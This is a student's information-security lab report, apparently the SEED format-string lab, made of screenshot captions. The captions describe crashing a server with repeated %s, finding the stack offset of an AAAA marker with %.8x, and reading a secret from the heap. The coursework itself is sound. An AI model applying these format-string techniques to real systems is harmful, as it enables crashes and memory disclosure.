

INFORMATION SECURITY LABORATORY

WEEK 5


BY: RAJDEEP SENGUPTA

SRN: PES1201800144


SECTION: C

Note: Please find the terminal username as my SRN followed by my name 'seed@pes1201800144rajdeep'.


TASK 1:




Screenshot 1.1: Client machine executing first command



Screenshot 1.2: Server showing the output




Screenshot 1.3: client machine executing the second command




Screenshot 1.4: Server output for the second command

TASK 2:




Screenshot 2.1: running gdb and creating **breakpoint at printf function**, then info frame gives the **address of the reference to format string as 0xbffffe74c**




Screenshot 2.2: running gdb and creating **breakpoint at myprintf function**, then info frame gives the **return address of myprintf function as 0xbffffe76c**

TASK 3:




Screenshot 3.1: Client machine sending command through port 9090




Screenshot 3.2: Server machine program crashed due to segmentation fault

The program crashes with a segmentation fault. The printf reads the data at that point but due to the consecutive %s, the pointer passes out of the addresses meant for printf function. Now the pointer may be at an address where the value is unreadable or belongs to the root space which is not allowed to be read. Hence a segmentation fault.


TASK 4:




Screenshot 4.A.1: AAAA is entered with many %.8x on the client side



Screenshot 4.A.2: Here the difference is 24 %x. We can find the 41414141 value which is the ASCII value of AAAA is stored in the stack memory.



Screenshot 4.B.1: A secret message stored in heap area and the 24th place is given % so that the secret message is printed out as a string



Screenshot 4.B.2: Secret message shown at the end of heap

